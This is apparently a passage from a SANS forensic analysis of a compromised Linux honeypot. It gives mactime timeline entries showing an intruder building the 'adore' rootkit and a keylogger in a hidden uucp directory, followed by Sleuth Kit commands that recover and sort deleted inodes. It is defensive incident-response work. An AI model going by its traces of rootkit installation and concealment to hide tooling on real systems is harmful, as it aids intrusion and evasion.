3267 .a. -/rw-r--r-- root root 65239 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/include/stddef.h
9834 .a. -/rw-r--r-- root root 65243 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
3451 .a. -/rw-r--r-- root root 82069 /usr/include/bits/byteswap.h
4673 .a. -/rw-r--r-- root root 82108 /usr/include/bits/sigset.h
10386 .a. -/rw-r--r-- root root 82112 /usr/include/bits/socket.h
2856 m. -rw-r--r-- root root 180850 <sdb1.img-dead-180850>
10884 .a. -/rw-r--r-- root root 129573 /usr/include/netinet/in.h
3369 .a. -/rw-r--r-- root root 82095 /usr/include/bits/posix2_lim.h
2616 ma. -rw-r--r-- root root 180844 <sdb1.img-dead-180844>
3359 .a. -/rw-r--r-- root root 129653 /usr/include/sys/select.h
5049 .a. -/rw-r--r-- root root 82118 /usr/include/bits/stdio.h
9314 .a. -/rw-r--r-- root root 98032 /usr/include/time.h
8340 .a. -/rw-r--r-- root root 129658 /usr/include/sys/socket.h
1021 .a. -/rw-r--r-- root root 129546 /usr/include/gnu/stubs.h
277 .a. -/rw-r--r-- root root 81985 /usr/src/linux-2.2.14/include/asm-
i386/sockios.h
5374 .a. -/rw-r--r-- root root 129678 /usr/include/sys/types.h
903 .a. -/rw-r--r-- root root 82134 /usr/include/bits/wordsize.h
9512 .a. -/rw-r--r-- root root 97966 /usr/include/features.h
168 .a. -/rw-r--r-- root root 82075 /usr/include/bits/endian.h
12 .a. l/lrwxrwxrwx root root 17721 /usr/src/linux -> linux-2.2.14
8497 .a. -/rw-r--r-- root root 98018 /usr/include/stdint.h
2058 .a. -/rw-r--r-- root root 129670 /usr/include/sys/sysmacros.h
2315 .a. -/rw-r--r-- root root 97940 /usr/include/_G_config.h
26 .a. l/lrwxrwxrwx root root 97555 /usr/include/linux ->
../src/linux/include/linux
744 .a. -/rw-r--r-- root root 97736 /usr/src/linux-
2.2.14/include/linux/limits.h
2141 .a. -rw-r--r-- 1000 root 180838 <sdb1.img-dead-180838>
1504 m. -rw-r--r-- root root 180849 <sdb1.img-dead-180849>
27633 .a. -/rw-r--r-- root root 98020 /usr/include/stdlib.h
Mon Sep 15 2003 17:36:04
2092 .a. -rw-r--r-- root root 180851 <sdb1.img-dead-180851>
8512 .a. -/rw-r--r-- root root 35116 /usr/lib/crt1.o
44880 .a. -/rwxr-xr-x root root 145410 /bin/sed
0 mac -/rw----- root root 164862 /tmp/ccw7uau1.o (deleted)
2856 .a. -rw-r--r-- root root 180850 <sdb1.img-dead-180850>
1504 .a. -rw-r--r-- root root 180849 <sdb1.img-dead-180849>
2616 m. -rw-r--r-- root root 180847 <sdb1.img-dead-180847>
205136 .a. -/rwxr-xr-x root root 145635 /usr/bin/ld
4096 m.c d/drwxrwxrwt root root 160961 /tmp
2844 .a. -rw-r--r-- root root 180861 <sdb1.img-dead-180861>
769892 .a. -/rw-r--r-- root root 163848 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/libgcc.a
0 mac -rw----- root root 164862 <sdb1.img-dead-164862>
1892 .a. -/rw-r--r-- root root 163844 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/crtbegin.o

```

And from the rc3.d directory:

```

0 mac l/-rw-r--r-- root root 164863 /etc/rc.d/rc3.d/K83ypbind (deleted)
12117 .a. -rwxr-xr-x 1000 root 180837 <sdb1.img-dead-180837>
2.91.66/collect2
45488 .a. -/rwxr-xr-x root root 163843 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
75131 .a. -/rwxr-xr-x root root 144904 /lib/libdl-2.1.3.so
63376 .a. -/rwxr-xr-x root root 145694 /usr/bin/egcs
178 .a. -/rw-r--r-- root root 35125 /usr/lib/libc.so
63376 .a. -/rwxr-xr-x root root 145694 /usr/bin/i386-redhat-linux-gcc

```

And from the rc2.d directory:

```

0 mac l/-rw----- root root 164862 /etc/rc.d/rc2.d/K83ypbind (deleted)
0 mac -rw-r--r-- root root 164863 <sdb1.img-dead-164863>
69994 .a. -/rw-r--r-- root root 35126 /usr/lib/libc_nonshared.a
1926 .a. -/rw-r--r-- root root 163850 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/specs
8136 m. -/rwxr-xr-x root root 180848 /var/spool/uucp/.../adore/lk1
314936 .a. -/rwxr-xr-x root root 32748 /usr/lib/libbfd-2.9.5.0.22.so
1424 .a. -/rw-r--r-- root root 163846 /usr/lib/gcc-lib/i386-redhat-linux/egcs-
2.91.66/crtend.o
0 mac -/rw----- root root 164861 /tmp/ccucsWPf.c (deleted)
14 .a. l/lrwxrwxrwx root root 144905 /lib/libdl.so.2 -> libdl-2.1.3.so
0 mac -rw----- root root 164861 <sdb1.img-dead-164861>
874 .a. -/rw-r--r-- root root 35118 /usr/lib/crtn.o
63376 .a. -/rwxr-xr-x root root 145694 /usr/bin/gcc
0 mac -/rw-r--r-- root root 164863 /tmp/ccSYI17q.ld (deleted)

```

And from the rc0.d directory:

```

0 mac l/-rw----- root    root    164861  /etc/rc.d/rc0.d/K83ypbind (deleted)
1124 .a. -/-rw-r--r-- root    root    35117   /usr/lib/crti.o

```

The LKL binary (Linux Key logger) gets created, compilation is finished. Looking as how the K83YPBIND links got deleted while some compilation was happening, it could be that the deletions were part of the compilation/installation process:

```

Mon Sep 15 2003 17:36:12  8136 ..c -/-rwxr-xr-x root    root    180848  /var/spool/uucp/.../adore/lkl

```

A file gets moved:

```

41104 .a. -/-rwxr-xr-x root    root    145265  /bin/mv

```

adore gets created, the archive gets deleted:

```

Mon Sep 15 2003 17:36:26  238605 ..c -/-rw-r--r-- root    root    180796  /var/spool/uucp/.../adore/test.tar.gz
(deleted)

```

```

238605 ..c -rw-r--r-- root    root    180796  <sdb1.img-dead-180796>
593 ..c -rw-r--r-- 1000    root    180824  <sdb1.img-dead-180824>
589 ..c -rw----- 1000    users   180827  <sdb1.img-dead-180827>
1714 ..c -rw-r--r-- 1000    root    180840  <sdb1.img-dead-180840>
0 ..c -rw-r--r-- 1000    root    180813  <sdb1.img-dead-180813>
0 mac drwxr-xr-x root    root    180797  <sdb1.img-dead-180797>
0 mac drwxr-xr-x 500    users   68246  <sdb1.img-dead-68246>
2616 ..c -rw-r--r-- root    root    180844  <sdb1.img-dead-180844>
2603 ..c -rw-r--r-- 1000    users   180853  <sdb1.img-dead-180853>
0 ..c -rw-r--r-- 1000    root    180800  <sdb1.img-dead-180800>
722 ..c -rwxr-xr-x 1000    root    180817  <sdb1.img-dead-180817>
4455 ..c -rwxr-xr-x 500    users   68257  <sdb1.img-dead-68257>
18955 ..c -rw-r--r-- 1000    root    180818  <sdb1.img-dead-180818>
18007 ..c -rw-r--r-- 1000    root    180836  <sdb1.img-dead-180836>
395165 ..c -rw-r--r-- 1000    root    180814  <sdb1.img-dead-180814>
661 ..c -rw-r--r-- 500    users   68250  <sdb1.img-dead-68250>
1513 ..c -rw-r--r-- 1000    root    180815  <sdb1.img-dead-180815>
699 ..c -rw----- 1000    users   180829  <sdb1.img-dead-180829>
2844 ..c -rw-r--r-- root    root    180861  <sdb1.img-dead-180861>
5 ..c -rw-r--r-- 500    users   68248  <sdb1.img-dead-68248>
571 ..c -rw----- 1000    users   180826  <sdb1.img-dead-180826>
124521 ..c -rwxr-xr-x 1000    root    180803  <sdb1.img-dead-180803>
11566 ..c -rw-r--r-- 500    users   68262  <sdb1.img-dead-68262>
8739 ..c -rw-r--r-- 1000    root    180812  <sdb1.img-dead-180812>
2527 ..c -rw-r--r-- 500    users   68265  <sdb1.img-dead-68265>
11329 ..c -rw-r--r-- 1000    root    180839  <sdb1.img-dead-180839>
108072 ..c -rw-r--r-- 1000    root    180809  <sdb1.img-dead-180809>
2625 ..c -rw-r--r-- root    root    180846  <sdb1.img-dead-180846>
4239 ..c -rw-r--r-- 500    users   68254  <sdb1.img-dead-68254>
2616 ..c -rw-r--r-- root    root    180847  <sdb1.img-dead-180847>
3805 ..c -rw-r--r-- 500    users   68264  <sdb1.img-dead-68264>
2105 ..c -rw-r--r-- 1000    root    180857  <sdb1.img-dead-180857>
0 mac drwxr-xr-x 1000    root    180843  <sdb1.img-dead-180843>
553 ..c -rw----- 1000    users   180828  <sdb1.img-dead-180828>
10 ..c -rw-r--r-- 1000    root    180842  <sdb1.img-dead-180842>
1050 ..c -rw-r--r-- 1000    root    180856  <sdb1.img-dead-180856>
12117 ..c -rwxr-xr-x 1000    root    180837  <sdb1.img-dead-180837>
4096 mac d/drwxr-xr-x root    root    180770  /var/spool/uucp/.../adore
7831 ..c -rw-r--r-- 1000    root    180835  <sdb1.img-dead-180835>
413 ..c -rw-r--r-- 500    users   68258  <sdb1.img-dead-68258>
0 mac drwxr-xr-x 1000    root    180819  <sdb1.img-dead-180819>
12032 ..c -rw-r--r-- root    root    180801  <sdb1.img-dead-180801>
543 ..c -rw-r--r-- 1000    root    180823  <sdb1.img-dead-180823>
212 ..c -rw-r--r-- 1000    root    180833  <sdb1.img-dead-180833>
516 ..c -rw-r--r-- 1000    root    180802  <sdb1.img-dead-180802>
0 ..c -rw-r--r-- 1000    root    180808  <sdb1.img-dead-180808>
124813 ..c -rw-r--r-- 1000    root    180811  <sdb1.img-dead-180811>

```

something gets removed:

```

20240 .a. -/-rwxr-xr-x root    root    145266  /bin/rm
660 ..c -rw-r--r-- 500    users   68252  <sdb1.img-dead-68252>
2856 ..c -rw-r--r-- root    root    180850  <sdb1.img-dead-180850>
594 ..c -rw-r--r-- 1000    root    180821  <sdb1.img-dead-180821>
2141 ..c -rw-r--r-- 1000    root    180838  <sdb1.img-dead-180838>
10 ..c -rw-r--r-- root    root    180859  <sdb1.img-dead-180859>
2619 ..c -rw-r--r-- root    root    180845  <sdb1.img-dead-180845>
1504 ..c -rw-r--r-- root    root    180849  <sdb1.img-dead-180849>
12108 ..c -rw-r--r-- 1000    root    180834  <sdb1.img-dead-180834>

```

haha gets removed from /var/spool/uucp:

```

4096 mac d/drwxr-xr-x root    root    180770  /var/spool/uucp/haha (deleted-realloc)

```

```

7552 ..c -rw-r--r-- 1000 root 180810 <sdb1.img-dead-180810>
577 ..c -rw-r--r-- 1000 root 180820 <sdb1.img-dead-180820>
1281 ..c -rw-r--r-- 500 users 68263 <sdb1.img-dead-68263>
496 ..c -rw-r--r-- 1000 root 180804 <sdb1.img-dead-180804>
5148 ..c -rw-r--r-- 500 users 68256 <sdb1.img-dead-68256>
9 ..c -rw-r--r-- 500 users 68249 <sdb1.img-dead-68249>
782 ..c -rw-r--r-- 1000 root 180855 <sdb1.img-dead-180855>
324 ..c -rw-r--r-- 500 users 68260 <sdb1.img-dead-68260>
2092 ..c -rw-r--r-- root root 180851 <sdb1.img-dead-180851>
8857 ..c -rwxr-xr-x 1000 root 180799 <sdb1.img-dead-180799>
458 ..c -rw-r--r-- 500 users 68255 <sdb1.img-dead-68255>
543 ..c -rw-r--r-- 1000 root 180822 <sdb1.img-dead-180822>
3595 ..c -rw-r--r-- 1000 root 180852 <sdb1.img-dead-180852>
0 mac drwxr-xr-x 1000 root 180798 <sdb1.img-dead-180798>
1610 ..c -rw-r--r-- 1000 root 180854 <sdb1.img-dead-180854>
1998 ..c -rw-r--r-- 500 users 68251 <sdb1.img-dead-68251>
16062 ..c -rw-r--r-- 1000 root 180806 <sdb1.img-dead-180806>
653 ..c -rw----- 1000 users 180831 <sdb1.img-dead-180831>
574 ..c -rw-r--r-- 1000 users 180825 <sdb1.img-dead-180825>
2046 ..c -rw-r--r-- 500 users 68261 <sdb1.img-dead-68261>
0 ..c -rw-r--r-- 1000 root 180807 <sdb1.img-dead-180807>
702 ..c -rw----- 1000 users 180830 <sdb1.img-dead-180830>
5598 ..c -rwxr-xr-x 1000 root 180816 <sdb1.img-dead-180816>
0 mac drwxr-xr-x 1000 root 180805 <sdb1.img-dead-180805>
1660 ..c -rw-r--r-- 500 users 68253 <sdb1.img-dead-68253>
60 ..c -rw-r--r-- 1000 root 180832 <sdb1.img-dead-180832>
10 ..c -rw-r--r-- 1000 root 180860 <sdb1.img-dead-180860>
0 mac drwxr-xr-x 500 users 68247 <sdb1.img-dead-68247>

```

haha gets deleted from /var/spool/uucp/.../adore:

```

0 mac d/drwxr-xr-x root root 180797 /var/spool/uucp/.../adore/haha (deleted)
605 ..c -rw-r--r-- 500 users 68259 <sdb1.img-dead-68259>
30987 ..c -rwxr-xr-x 1000 root 180841 <sdb1.img-dead-180841>

```

The key logger gets accessed:

```

Mon Sep 15 2003 17:36:48 8136 .a. -/-rwxr-xr-x root root 180848 /var/spool/uucp/.../adore/lk1

```

'w' (who) gets executed:

```

Mon Sep 15 2003 17:37:28 8860 .a. -/-r-xr-xr-x root root 145480 /usr/bin/w
44108 .a. -/-rwxr-xr-x root root 145473 /lib/libproc.so.2.0.6

```

'last' gets executed:

```

Mon Sep 15 2003 17:39:32 38016 .a. -/-rw-rw-r-- root utmp 113230 /var/log/wtmp
10032 .a. -/-rwxr-xr-x root root 145224 /usr/bin/last
Mon Sep 15 2003 17:42:07 3472 .a. -/-rw-r--r-- root root 2410 /lib/modules/2.2.14-5.0smp/fs/nls_iso8859-1.o

```

A module gets installed:

```

6 .a. l/lrwxrwxrwx root root 113211 /sbin/modprobe -> insmod
26568 .a. -/-rw-r--r-- root root 132686 /lib/modules/2.2.14-5.0smp/modules.dep
138 m. -rw-r--r-- root root 84337 <sdb1.img-dead-84337>
111 .a. -/-rw-r--r-- root root 84336 /etc/conf.modules
Mon Sep 15 2003 17:42:10 4096 .a. d/drwxr-xr-x root root 96581 /mnt
Mon Sep 15 2003 17:44:26 13648 .a. -/-rwxr-xr-x root bin 145502 /usr/bin/which
Mon Sep 15 2003 17:44:48 26 .a. -/-rw-r--r-- root root 80487 /etc/host.conf
17968 .a. -/-rwsr-xr-x root root 146265 /bin/ping
19 .a. l/lrwxrwxrwx root root 144925 /lib/libnss_dns.so.2 -> libnss_dns-2.1.3.so
169720 .a. -/-rwxr-xr-x root root 144936 /lib/libresolv-2.1.3.so
18 .a. l/lrwxrwxrwx root root 144937 /lib/libresolv.so.2 -> libresolv-2.1.3.so
51 .a. -/-rw-r--r-- root root 84332 /etc/hosts
67580 .a. -/-rwxr-xr-x root root 144924 /lib/libnss_dns-2.1.3.so
Mon Sep 15 2003 17:45:32 56208 .a. -/-rwsr-xr-x root root 146771 /bin/mount
Mon Sep 15 2003 17:46:07 1576 .a. -/-rw-r--r-- root root 80736 /usr/share/terminfo/1/linux
4 .a. l/lrwxrwxrwx root root 145168 /usr/bin/reset -> tset
28880 .a. -/-rwxr-xr-x root root 145174 /usr/bin/tset
Mon Sep 15 2003 17:47:45 262884 .a. -/-rwxr-xr-x root root 32427 /usr/lib/libncurses.so.4.0
47008 .a. -/-rwxr-xr-x root root 144942 /lib/libutil-2.1.3.so
16 .a. l/lrwxrwxrwx root root 144943 /lib/libutil.so.1 -> libutil-2.1.3.so
17 .a. l/lrwxrwxrwx root root 32426 /usr/lib/libncurses.so.4 -> libncurses.so.4.0
Mon Sep 15 2003 17:48:07 63216 .a. -/-rwxr-xr-x root root 147371 /usr/bin/telnet
11349 .a. -/-rwx-r--r-- root root 80497 /etc/services
0 .a. -/-rw-r--r-- root root 81235 /etc/resolv.conf
Mon Sep 15 2003 18:01:00 22912 .a. -/-rwxr-xr-x root root 113040 /sbin/chkconfig
2836 .a. -/-rwxr-xr-x root root 113036 /sbin/runlevel
4096 .a. d/drwxr-xr-x root root 129398 /etc/cron.hourly
Mon Sep 15 2003 18:01:01 579 .a. -/-rwxr-xr-x root root 145670 /usr/bin/run-parts
65 .a. -/-rwxr-xr-x root root 131052 /etc/cron.hourly/inn-cron-nntpsend
4096 .a. d/drwxr-xr-x root root 161310 /etc/rc.d/rc3.d
4224 .a. -/-rw-rw-r-- utmp 16623 /var/run/utmp
Mon Sep 15 2003 18:19:13 4096 .a. d/drwx----- daemon daemon 129313 /var/spool/at
Mon Sep 15 2003 18:19:17 456 .a. -/-rw-r--r-- root root 84330 /etc/fstab
4096 .a. -/-rw-r--r-- root root 132088 /etc/mail/mailertable.db
4096 .a. -/-rw-r--r-- root root 132085 /etc/mail/virtusertable.db

```

```

                20480 .a. -/-rw-r--r-- root    root    132086  /etc/mail/access.db
                4096 .a. d/drwxr-xr-x root    mail    51602   /var/spool/mqueue
                20480 .a. -/-rw-r--r-- root    root    83798   /etc/aliases.db
Mon Sep 15 2003 18:48:21 23600 .a. -/-rwxr-xr-x root    root    148517  /bin/more

```

### LSMOD gets executed:

```

Mon Sep 15 2003 18:48:36      6 .a. l/lrwxrwxrwx root    root    113209  /sbin/lsmod -> insmod
Mon Sep 15 2003 18:50:00     19 .a. l/lrwxrwxrwx root    root    144931  /lib/libnss_nis.so.2 -> libnss_nis-
2.1.3.so
                8070 m.c -/-rw----- root    root    116630  /var/log/cron
                316848 .a. -/-rwxr-xr-x root    root    145160  /bin/bash
                370141 .a. -/-rwxr-xr-x root    root    144908  /lib/libnsl-2.1.3.so
                252234 .a. -/-rwxr-xr-x root    root    144932  /lib/libnss_nisplus-2.1.3.so

```

### BASH gets executed:

```

                4 .a. l/lrwxrwxrwx root    root    145161  /bin/sh -> bash
                23 .a. l/lrwxrwxrwx root    root    144933  /lib/libnss_nisplus.so.2 ->
libnss_nisplus-2.1.3.so
                15 .a. l/lrwxrwxrwx root    root    144909  /lib/libnsl.so.1 -> libnsl-2.1.3.so
                255963 .a. -/-rwxr-xr-x root    root    144930  /lib/libnss_nis-2.1.3.so

```

### A module gets inserted:

```

                58608 .a. -/-rwxr-xr-x root    root    113204  /sbin/insmod

```

### A module gets removed:

```

                6 .a. l/lrwxrwxrwx root    root    113212  /sbin/rmmod -> insmod
Mon Sep 15 2003 18:51:08      6 .a. l/lrwxrwxrwx root    root    113208  /sbin/ksyms -> insmod
                4096 .a. d/drwxr-xr-x root    root    112677  /sbin
                4096 .a. d/drwxr-xr-x root    root    16104   /usr/sbin
                4096 .a. d/drwxr-xr-x root    root    144865  /bin
                4096 .a. d/drwxr-xr-x root    root    32198   /usr/X11R6/bin
                20480 .a. d/drwxr-xr-x root    root    144869  /usr/bin
                4096 .a. d/drwxr-xr-x root    root    48290   /boot
Mon Sep 15 2003 18:51:22     24 .a. l/lrwxrwxrwx root    root    50731   /boot/System.map -> System.map-2.2.14-
5.0smp
                214981 .a. -/-rw-r--r-- root    root    50734   /boot/System.map-2.2.14-5.0smp
Mon Sep 15 2003 18:52:48     4096 .a. d/drwxr-xr-x root    root    112673  /var/log

```

© SANS Institute 2003, Author retains full rights.

## 2.7. Recover Deleted Files

Using any method you prefer, recover files deleted from the system. Identify when the files were deleted and recover pertinent files that may be helpful in an investigation. Describe your methods in detail.

The steps we will undertake to recover deleted files are:

- list deleted inodes
- recover deleted files
- find out the filetypes of the recovered files
- sort this information into separate files, separate by type (which inodes contain binaries, which contain scripts, ASCII text and so forth)
- analyze each recovered inode, extract as much information as possible

### 2.7.1. List deleted inodes

a) run `fls` to display all deleted files and to get file/directory names:

```
[root@LinuxForensics deleted]# fls -rpdf linux-ext2\
/forensics/honeypot/honeypot/images/sdb1.img
r/r * 2280 (realloc):   var/lib/news/history.n
r/r * 2299 (realloc):   var/lib/news/history.n.dir
r/r * 2300 (realloc):   var/lib/news/history.n.pag
r/r * 148691 (realloc): var/lib/slocate/slocate.db.tmp
r/r * 116631 (realloc): var/log/.messages.swp
r/r * 116632 (realloc): var/log/.messages.swpx
r/r * 148690 (realloc): var/lock/httpd.lock.567
r/r * 19968:           var/run/ftp.pids-all
r/r * 19971:           var/run/shutdown.pid
r/r * 52168 (realloc):   var/spool/mqueue/qfVAA01029
r/r * 52169:           var/spool/mqueue/xfVAA01029
r/r * 180796:          var/spool/uucp/.../adore/test.tar.gz
d/d * 180797:          var/spool/uucp/.../adore/haha
r/r * 180858 (realloc): var/spool/uucp/ava
d/d * 180770 (realloc): var/spool/uucp/haha
r/r * 35733 (realloc):  var/tmp/rpm-tmp.6903
r/r * 164861:          tmp/ccucsWPf.c
r/r * 164862:          tmp/ccw7uau1.o
r/r * 164863:          tmp/ccSY117q.ld
r/r * 164864:          tmp/ccuYfbZE.c
r/r * 164865:          tmp/ccckMqN9.o
r/r * 164866:          tmp/ccMR7vBE.ld
r/r * 164881:          tmp/cczPHwxQ.ld
r/r * 83149 (realloc):  usr/doc/libtool-1.3.4/demo/autch353
r/r * 48740 (realloc):  usr/X11R6/include/X11/bitmaps/xsnow-RPMDELETE
r/r * 50250 (realloc):  etc/X11/fs/config-
l/r * 164861:          etc/rc.d/rc0.d/K83ypbind
l/r * 52144 (realloc):  etc/rc.d/rc1.d/K83ypbind
l/r * 164862:          etc/rc.d/rc2.d/K83ypbind
l/r * 164863:          etc/rc.d/rc3.d/K83ypbind
l/r * 164864:          etc/rc.d/rc4.d/K83ypbind
l/r * 164865:          etc/rc.d/rc5.d/K83ypbind
l/r * 164866:          etc/rc.d/rc6.d/K83ypbind
r/r * 180205 (realloc): etc/pam.d/passwd-
r/r * 116631 (realloc): etc/httpd/conf/.httpd.conf.swp
r/r * 116632 (realloc): etc/httpd/conf/httpd.conf~
r/r * 84349 (realloc):  etc/mtab.tmp
r/r * 84348:           etc/mtab~
r/r * 52148 (realloc):  boot/map~
d/d * 180767 (realloc): home/ftp/T
r/r * 100552:          root/L1974-1734TMP.html
[root@LinuxForensics deleted]#
```

## 2.7.2. Recover deleted inodes and list results

Below is the short script that is used to recover the files and write the recovered data to /tmp/deleted (script is courtesy SANS material [SANSILS]):

```
[root@LinuxForensics deleted]# ils -rf linux-ext2\
/forensics/honeypot/honeypot/images/sdb1.img | \
awk -F '|' '{($2=="f") {print $1}}' | \
while read i; \
do icat -f linux-ext2 /forensics/honeypot/honeypot/images/sdb1.img $i >/tmp/deleted/$i;\
done
[root@LinuxForensics deleted]#
```

```
[root@LinuxForensics deleted]# ls
100552 164866 180801 180808 180815 180822 180829 180836 180843 180851 180859
180866 68246 68253 68260 68267
148692 164881 180802 180809 180816 180823 180830 180837 180844 180852 180860
180867 68247 68254 68261 84337
164861 180796 180803 180810 180817 180824 180831 180838 180845 180853 180861
180868 68248 68255 68262 84348
164862 180797 180804 180811 180818 180825 180832 180839 180846 180854 180862
180869 68249 68256 68263
164863 180798 180805 180812 180819 180826 180833 180840 180847 180855 180863
19968 68250 68257 68264
164864 180799 180806 180813 180820 180827 180834 180841 180849 180856 180864
19971 68251 68258 68265
164865 180800 180807 180814 180821 180828 180835 180842 180850 180857 180865
52169 68252 68259 68266
[root@LinuxForensics deleted]#
```

### - show filetypes

```
[root@LinuxForensics deleted]# file *
100552: empty
148692: empty
164861: empty
164862: empty
164863: empty
164864: empty
164865: empty
164866: empty
164881: empty
180796: gzip compressed data, from Unix
180797: empty
180798: empty
180799: Bourne shell script text executable
180800: empty
180801: ASCII English text
180802: ASCII English text
180803: Bourne shell script text executable
180804: ASCII text
180805: empty
180806: ASCII English text
180807: empty
180808: empty
180809: ASCII English text
180810: ASCII English text
180811: ASCII English text
180812: ASCII English text
180813: empty
180814: ASCII M4 macro language pre-processor text
180815: ASCII C program text
180816: Bourne shell script text executable
180817: Bourne shell script text executable
180818: ASCII English text
180819: empty
180820: ISO-8859 text
180821: ISO-8859 text
180822: ISO-8859 text
180823: ISO-8859 text
180824: ASCII text
180825: ASCII text
180826: ISO-8859 text
180827: ISO-8859 text
180828: ISO-8859 text
180829: ASCII text, with CRLF line terminators
180830: ASCII text, with CRLF line terminators
```

```

180831: ASCII text, with CRLF line terminators
180832: ASCII text
180833: ASCII text
180834: ASCII English text
180835: ASCII English text
180836: ASCII English text
180837: Bourne shell script text executable
180838: ASCII C program text
180839: ASCII English text
180840: ASCII C program text
180841: Bourne shell script text executable
180842: ASCII text
180843: empty
180844: ASCII text
180845: ASCII text
180846: ASCII text
180847: ASCII text
180849: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180850: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180851: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180852: ASCII C program text
180853: ASCII C program text
180854: ASCII C program text
180855: ASCII English text
180856: ASCII English text
180857: ASCII C program text
180859: ASCII text
180860: ASCII text
180861: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180862: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180863: ASCII text
180864: data
180865: data
180866: data
180867: ASCII text
180868: data
180869: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), stripped
19968: data
19971: ASCII text
52169: ASCII English text
68246: empty
68247: empty
68248: ASCII text
68249: ASCII text
68250: ASCII text
68251: ASCII C program text
68252: ASCII make commands text
68253: ASCII C program text
68254: ASCII C program text
68255: ASCII English text
68256: ASCII English text
68257: a /usr/bin/perl script text executable
68258: ASCII C program text
68259: ASCII make commands text
68260: ASCII C program text
68261: ISO-8859 English text
68262: ASCII English text
68263: ASCII English text
68264: ASCII C program text
68265: ASCII C program text
68266: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared
libs), not stripped
68267: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
84337: ASCII text
84348: empty

```

- redirect output into file

```
[root@LinuxForensics deleted]# file * >filetypes.txt
```

- remove empty inodes from the information, no sense to recover them

```
[root@LinuxForensics deleted]# grep -v "empty" filetypes.txt >files_not_empty.txt
```

- list contents of new file

```

[root@LinuxForensics deleted]# cat files_not_empty.txt
180796: gzip compressed data, from Unix
180799: Bourne shell script text executable
180801: ASCII English text
180802: ASCII English text
180803: Bourne shell script text executable
180804: ASCII text
180806: ASCII English text
180809: ASCII English text
180810: ASCII English text
180811: ASCII English text
180812: ASCII English text
180814: ASCII M4 macro language pre-processor text
180815: ASCII C program text
180816: Bourne shell script text executable
180817: Bourne shell script text executable

```

```

180818: ASCII English text
180820: ISO-8859 text
180821: ISO-8859 text
180822: ISO-8859 text
180823: ISO-8859 text
180824: ASCII text
180825: ASCII text
180826: ISO-8859 text
180827: ISO-8859 text
180828: ISO-8859 text
180829: ASCII text, with CRLF line terminators
180830: ASCII text, with CRLF line terminators
180831: ASCII text, with CRLF line terminators
180832: ASCII text
180833: ASCII text
180834: ASCII English text
180835: ASCII English text
180836: ASCII English text
180837: Bourne shell script text executable
180838: ASCII C program text
180839: ASCII English text
180840: ASCII C program text
180841: Bourne shell script text executable
180842: ASCII text
180844: ASCII text
180845: ASCII text
180846: ASCII text
180847: ASCII text
180849: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180850: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180851: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180852: ASCII C program text
180853: ASCII C program text
180854: ASCII C program text
180855: ASCII English text
180856: ASCII English text
180857: ASCII C program text
180859: ASCII text
180860: ASCII text
180861: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180862: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
180863: ASCII text
180864: data
180865: data
180866: data
180867: ASCII text
180868: data
180869: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), stripped
19968: data
19971: ASCII text
52169: ASCII English text
68248: ASCII text
68249: ASCII text
68250: ASCII text
68251: ASCII C program text
68252: ASCII make commands text
68253: ASCII C program text
68254: ASCII C program text
68255: ASCII English text
68256: ASCII English text
68257: a /usr/bin/perl script text executable
68258: ASCII C program text
68259: ASCII make commands text
68260: ASCII C program text
68261: ISO-8859 English text
68262: ASCII English text
68263: ASCII English text
68264: ASCII C program text
68265: ASCII C program text
68266: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared
libs), not stripped
68267: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV), not stripped
84337: ASCII text
[root@LinuxForensics deleted]#

```

- filter out inode information containing ELF binaries, save inode numbers in ELFs.txt

```
[root@LinuxForensics deleted]# grep ELF files_not_empty.txt | awk -F: '{print $1}' > ELFs.txt
```

- filter out inode information containing bourne shell scripts, save inode numbers in scripts.txt

```
[root@LinuxForensics deleted]# grep Bourne files_not_empty.txt | awk -F: '{print $1}' > scripts.txt
```

- filter out inode information containing ASCII make commands, save inode numbers in makecommands.txt

```
[root@LinuxForensics deleted]# grep "ASCII make commands" files_not_empty.txt | awk -F: '{print $1}' >
makecommands.txt
```

- filter out inode information containing ASCII C source text, save inode numbers in cprograms.txt

```
[root@LinuxForensics deleted]# grep "ASCII C program" files_not_empty.txt | awk -F: '{print $1}' > cprograms.txt
```

- filter out inode information containing ASCII M4 macro text, save inode numbers in m4.txt

```
[root@LinuxForensics deleted]# grep "ASCII M4 macro" files_not_empty.txt | awk -F: '{print $1}' > m4.txt
```

- filter out inode information containing ASCII English text (probably source or other compiling related text), save inode numbers in ascienglish.txt

```
[root@LinuxForensics deleted]# grep "ASCII English" files_not_empty.txt | awk -F: '{print $1}' > ascienglish.txt
```

- filter out pure ASCII text, save inode numbers in ascii.txt

```
[root@LinuxForensics deleted]# grep ASCII files_not_empty.txt | egrep -v '(C program|make|M4 ASCII English)' | awk -F:
'{print $1}' > ascii.txt
```

- filter out inode information containing gzip archives, save inode numbers in gzipped.txt

```
[root@LinuxForensics deleted]# grep gzip files_not_empty.txt | awk -F: '{print $1}' > gzipped.txt
```

- filter out inode information containing undefined data, save inode numbers in data.txt

```
[root@LinuxForensics deleted]# grep data files_not_empty.txt | awk -F: '{print $1}' > data.txt
```

- filter out inode information containing PERL scripts, save inode numbers in perl.txt

```
[root@LinuxForensics deleted]# grep perl files_not_empty.txt | awk -F: '{print $1}' > perl.txt
```
